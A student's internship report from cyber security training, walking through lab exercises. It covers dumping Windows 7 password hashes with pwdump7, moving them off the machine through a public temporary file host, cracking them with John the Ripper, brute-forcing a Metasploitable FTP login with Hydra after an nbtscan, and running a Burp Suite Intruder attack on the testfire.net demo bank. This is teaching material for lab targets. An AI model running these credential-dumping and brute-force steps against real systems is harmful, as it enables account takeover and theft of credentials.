



## **INTERNSHIP ON CYBER SECURITY**

### **Introduction:**

My name is Chaithra Shettigar. Currently pursuing Bachelors in Information Science & Engineering at Mangalore Institute of Technology & Engineering, Moodabidri.

### **About DLithe:**

DLithe Consultancy Services Pvt Ltd is an EdTech company established in 2018. It is based in Bengaluru and offers various services such as Data Analytics, Data Science, Machine Learning, Artificial Intelligence, Cyber Security and Bigdata solutions to clients in different industries. The company's goal is to provide quality services to its clients by leveraging advanced technologies and methodologies.

### **Summary of the Internship:**

It was a one-month internship program ie, from 06/02/2023 to 06/03/2023 from the expert professionals. The first 15 days we learnt about the networking. The next 15 days was all about working with real-world live projects. The projects like Brute-force attack, Malware Attack, Exploiting Metasploit, Password Creation etc... The technology used in this internship were Kali-Linux, OWASP, Meta and Cisco Packet Tracker.

## **TECHNICAL TASKS PERFORMED**

### **Group 1:**

#### **2a) PASSWORD CRACKING OF WINDOWS 7**

Here, we are cracking the password of windows7 using **John the Ripper** tool.

It is a popular password cracking tool that can be used to perform brute-force attacks using different encryption technologies and helpful wordlists. John the Ripper is a tool designed to help systems administrators to find weak (easy to guess or crack through brute force) passwords.

**Step 1:** Go to windows7 and download pwdmp7 and unzip it.

A screenshot of a Firefox browser window. The title bar says "Windows PWDUMP tools". The address bar shows the URL "https://www.openwall.com/passwords/windows-pwdump". The page content discusses password hashes and provides links to download "pwdump6" and "pwdump7". A download progress bar for "pwdump7.zip" is visible on the right, showing "Completed — 505 KB". Below the download bar, there's a link to "Show all downloads". The main text on the page describes "pwdump6" as a modified version of "pwdump3e" for Windows targets, mentioning NTLM and SYSKEY support. It also describes "pwdump7" as working with its own filesystem driver to dump SYSTEM and SAM registry hives directly from disk. The Quarks PwDump section includes links to GitHub repositories and download links for the tool and its source code.

password hashes.


[pwdump6](#) by fizzgig  
Windows 2000/XP/2003/Vista, free (GPL)  
Download local copy of pwdump6 1.7.2 i

[pwdump7](#) by Andres Tarasco Acuna  
Windows NT family (up through XP or Vista?), free  
Download local copy of pwdump7 revision 7.1 (505 KB)

pwdump7 works with its own filesystem driver (from rkdetector.com technology) so users with admin rights are able to dump directly from disk both SYSTEM and SAM registry hives. Once dumped, the SYSKEY keys are retrieved from the SYSTEM hive and then used to decrypt both LanMan and NTLM hashes and dump them in a pwdump like format.

[Quarks PwDump](#) originally by [Sebastien Kaczmarek](#) of Quarkslab  
Windows XP/2003/Vista/7/2008/8, free (GPL v3)  
[Original source code on GitHub](#) (no pre-compiled binary, outdated) by [Quarkslab](#)  
[Revised source code on GitHub](#) (with pre-compiled binary in Releases) by [red canari](#)  
Download local copy of Quarks PwDump 0.3a by red canari (369 KB) or its source code (5.6 MB in zip archive)  
prerequisites library

**Step 2:** After unzipping the file and extract it in the C-drive of my computer and add it inside windows.



### Step 3: Run cmd as administrator and perform these steps

- cd..
- cd pwdump7
- PwDump7.exe > hash.txt
- hash.txt (to view the file)

The screenshot shows a Windows desktop environment. In the center, there is a Command Prompt window titled 'Administrator: C:\Windows\System32\cmd.exe'. The window displays the following text:

```
Microsoft Windows [Version 6.1.7600]
Copyright <c> 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd..
C:\Windows>cd pwdump7
C:\Windows\pwdump7>Pwdump7.exe > hash.txt
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

C:\Windows\pwdump7>hash.txt
C:\Windows\pwdump7>
```

Below the Command Prompt is a Notepad window titled 'hash - Notepad'. The Notepad contains the following text:

```
Administrator:500:NO_PASSWORD*****:31D6CFE0D16AE931B73
Guest:501:NO_PASSWORD*****:NO_PASSWORD*****
windows7:1001:NO_PASSWORD*****:DAD1D5E9D1694D65DF584D4
HomeGroupUser$:1002:NO_PASSWORD*****:CDA54A042AC3DB6F1
```

The desktop taskbar at the bottom shows several icons, including the Start button, Internet Explorer, File Explorer, a media player, Mozilla Firefox, Task View, and a file folder.

**Step 4:** Now send the hash.txt file to kali. So, upload the file in [tmpfile.org](http://tmpfile.org)

Windows PWDUMP tools

/tmp/files - Temporary File Uplo

https://tmpfiles.org

# /TMP/FILES

## TEMPORARY FILE HOSTING

All uploaded files are automatically deleted after 60 minutes.


Select a file (max 100 MB)

Browse... hash.txt


Upload

Upload API About Image Upload





**Step 5:** In the Kali in order to access the tmpfile copy and paste the link in the Kali Firefox and hit enter. You can see the file in the browser then copy it.



**Step 6:** Run the cmd and become the super user using sudo -su.  
Create a new file using **nano** (file name) and paste the file. Save it and exit.  
In order to crack use **John** command.

ie -> nano hash.txt

(paste) Cntl+S and Cntl+X

## John hash.txt

```
kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo -s
[sudo] password for kali:
root@kali:~/home/kali
# rm hash.txt
# john hash.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Remaining 1 password hash
Warning: no OpenMP support for this hash type, consider --fork=3
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
```

## 2b) PASSWORD CRACKING OF METASPLOIT MACHINE USING HYDRA (BRUTE-FORCE ATTACK)

A brute force attack is a method of trying to crack a password or encryption key by systematically guessing every possible combination until the correct one is found. It is a common type of attack used by hackers to gain unauthorized access to systems, networks, or accounts.

Brute force attacks can be successful if the password or key is weak, short, or has been reused across multiple accounts. To prevent brute force attacks, it is important to use strong and unique passwords or passphrases that are difficult to guess or crack.

```

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo -s
[sudo] password for kali:
(root㉿kali)-[~/home/kali]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::f501:90e8:8198:3705 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
            RX packets 40 bytes 16696 (16.3 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 34 bytes 11378 (11.1 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 4 bytes 240 (240.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 4 bytes 240 (240.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root㉿kali)-[~/home/kali]
$ nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address      NetBIOS Name      Server      User      MAC address
_____
192.168.56.1    DESKTOP-90D7758 <server>  <unknown>   0a:00:27:00:00:0a
192.168.56.101   METASPLOITABLE <server>  METASPLOITABLE 00:00:00:00:00:00
192.168.56.255  Sendo Failed: Permission denied

(root㉿kali)-[~/home/kali]
$ hydra -L user -P pass ftp://192.168.56.101
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-20 08:46:57
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (1:2:p:2), ~1 try per task
[DATA] attacking ftp://192.168.56.101:21/
[21][ftp] host: 192.168.56.101 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-20 08:47:00

```

**'nbtscan'** is a command-line tool used to scan networks for NetBIOS name information. It can be used to identify Windows machines on a network, as well as gather information such as hostnames, MAC addresses, and workgroups.

Nano is a command-line text editor that is available in Kali Linux. Nano is a lightweight text editor that is designed to be easy to use and has a user-friendly interface. It provides basic text editing features such as cut, copy, and paste, as well as search and replace, spell checking, and syntax highlighting for various programming languages.

To open a file using nano in Kali Linux, you can use the command **nano <filename>** in the terminal. Once you have made your edits, you can save the changes and exit the editor by pressing **Ctrl+X**, and then confirming the save changes prompt.

1<sup>st</sup> create a file named ‘user’ and add the user’s name. Then create another file named ‘pass’ and add the user’s password in to that file. To save the file press Ctrl+S and exit it by Ctrl+X.


The command **hydra -L user -P pass <ftp://192.168.56.101>** is a sample command for using the Hydra password cracking tool to perform a brute force attack on an FTP server running on the IP address **192.168.56.101**.

- **hydra:** This is the command to invoke the Hydra password cracking tool.
- **-L user:** This option specifies the path to the file containing a list of usernames to use during the attack. In this case, the word "user" is being used as a placeholder for the actual file name or path.
- **-P pass:** This option specifies the path to the file containing a list of passwords to use during the attack. Similarly, the word "pass" is being used as a placeholder for the actual file name or path.
- **<ftp://192.168.56.101>:** This is the protocol and IP address of the target FTP server.

By this we can perform brute-force attack. At the end we get the username and password of the user.

### **3) PERFORM PASSWORD CRACKING OF ONLINE VULNERABLE WEBSITE(TESTFIRE.NET) USING BURPSUITE**

- Initially enter the command burpsuite. It will be redirecting to another page.
  - Next step is to turn on the intercept. Next login in to the website testfire.net and then turn on the burp.
  - As soon as you login your login details will be come under intercept.
  - The code which is available in the proxy of the intercept just copy and send it to the intruder.
  - There just copy the username and password the click on add button.
  - Then select the attack type Cluster bomb set the payloads and start the attack.



Burp Suite Community Edition v2022.9.6 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Forward Drop Intercept is on Action Open Browser

Intercept is on

Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server.

Learn more Open browser

← → ⌂ ⌂ testfire.net

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

[Sign In](#) | [Contact Us](#) | [Feedback](#)

[ONLINE BANKING LOGIN](#)

PERSONAL	SMALL BUSINESS	INSIDE ALTORO MUTUAL
<ul style="list-style-type: none"> <li>Deposit Product</li> <li>Cheques</li> <li>Loan Products</li> <li>Cards</li> <li>Investments &amp; Insurance</li> <li>Other Services</li> </ul> <ul style="list-style-type: none"> <li>Deposit Products</li> <li>Lending Services</li> <li>Cards</li> <li>Insurance</li> <li>Retirement</li> <li>Other Services</li> </ul> <ul style="list-style-type: none"> <li>About Us</li> <li>Contact Us</li> <li>Locations</li> <li>Investor Relations</li> <li>Press Room</li> <li>Careers</li> <li>Subscribe</li> </ul>	<p><b>PERSONAL</b></p> <p><b>Online Banking with FREE Online Bill Pay</b></p> <p>No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.</p> <p><b>SMALL BUSINESS</b></p> <p><b>Business Credit Cards</b></p> <p>You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now you can do it all - with a business credit card account from Altoro Mutual.</p> <p><b>Retirement Solutions</b></p> <p>Retaining good employees is a tough task. See how Altoro Mutual can assist you in accomplishing this feat through effective Retirement Solutions.</p>	<p><b>INSIDE ALTORO MUTUAL</b></p> <p><b>Privacy and Security</b></p> <p>The 2000 employees of Altoro Mutual are dedicated to provide you with the information and resources you need to make informed decisions about your financial future.</p> <p><b>Win a Samsung Galaxy S10 smartphone</b></p> <p>Completing this short survey will enter you in a draw. We look forward to hearing your important feedback.</p>

[Privacy Policy](#) | [Security Statement](#) | [Server Status Check](#) | [PORTAL](#) | © 2023 Altoro Mutual, Inc.

This web application is open source! [Get your copy](#)

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM and the IBM logo are registered trademarks of International Business Machines Corporation in the United States, other countries, or both. All other brand names, product names, or trademarks belong to their respective holders.

Copyright © 2008, 2023, IBM Corporation. All rights reserved.



Sign In | Contact Us | Feedback



ONLINE BANKING LOGIN	PERSONAL	SIMALL BUSINESS	INSIDE ALTORO MUTUAL
<b>PERSONAL</b> <ul style="list-style-type: none"><li>• Deposit Product</li><li>• Checking</li><li>• Loan Products</li><li>• Cards</li><li>• Investments &amp; Insurance</li><li>• Other Services</li></ul> <b>SMALL BUSINESS</b> <ul style="list-style-type: none"><li>• Deposit Products</li><li>• Lending Services</li><li>• Cards</li><li>• Insurance</li><li>• Retirement</li><li>• Other Services</li></ul> <b>INSIDE ALTORO MUTUAL</b> <ul style="list-style-type: none"><li>• About Us</li><li>• Contact Us</li><li>• Locations</li><li>• Investor Relations</li><li>• Press Room</li><li>• Careers</li><li>• Subscribe</li></ul>	<h3>Online Banking Login</h3> <p>Username: <input type="text" value="swathi"/> Password: <input type="password" value="*****"/> <input type="button" value="Login"/></p>		

[Privacy Policy](#) | [Security Statement](#) | [Server Status Check](#) | [REST API](#) | © 2023 Altoro Mutual, Inc.

This web application is open source! [Get your copy from GitHub](#)

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied.

Copyright © 2008, 2023, IBM Corporation. All rights reserved.

Burp Project Intruder Repeater Window Help  
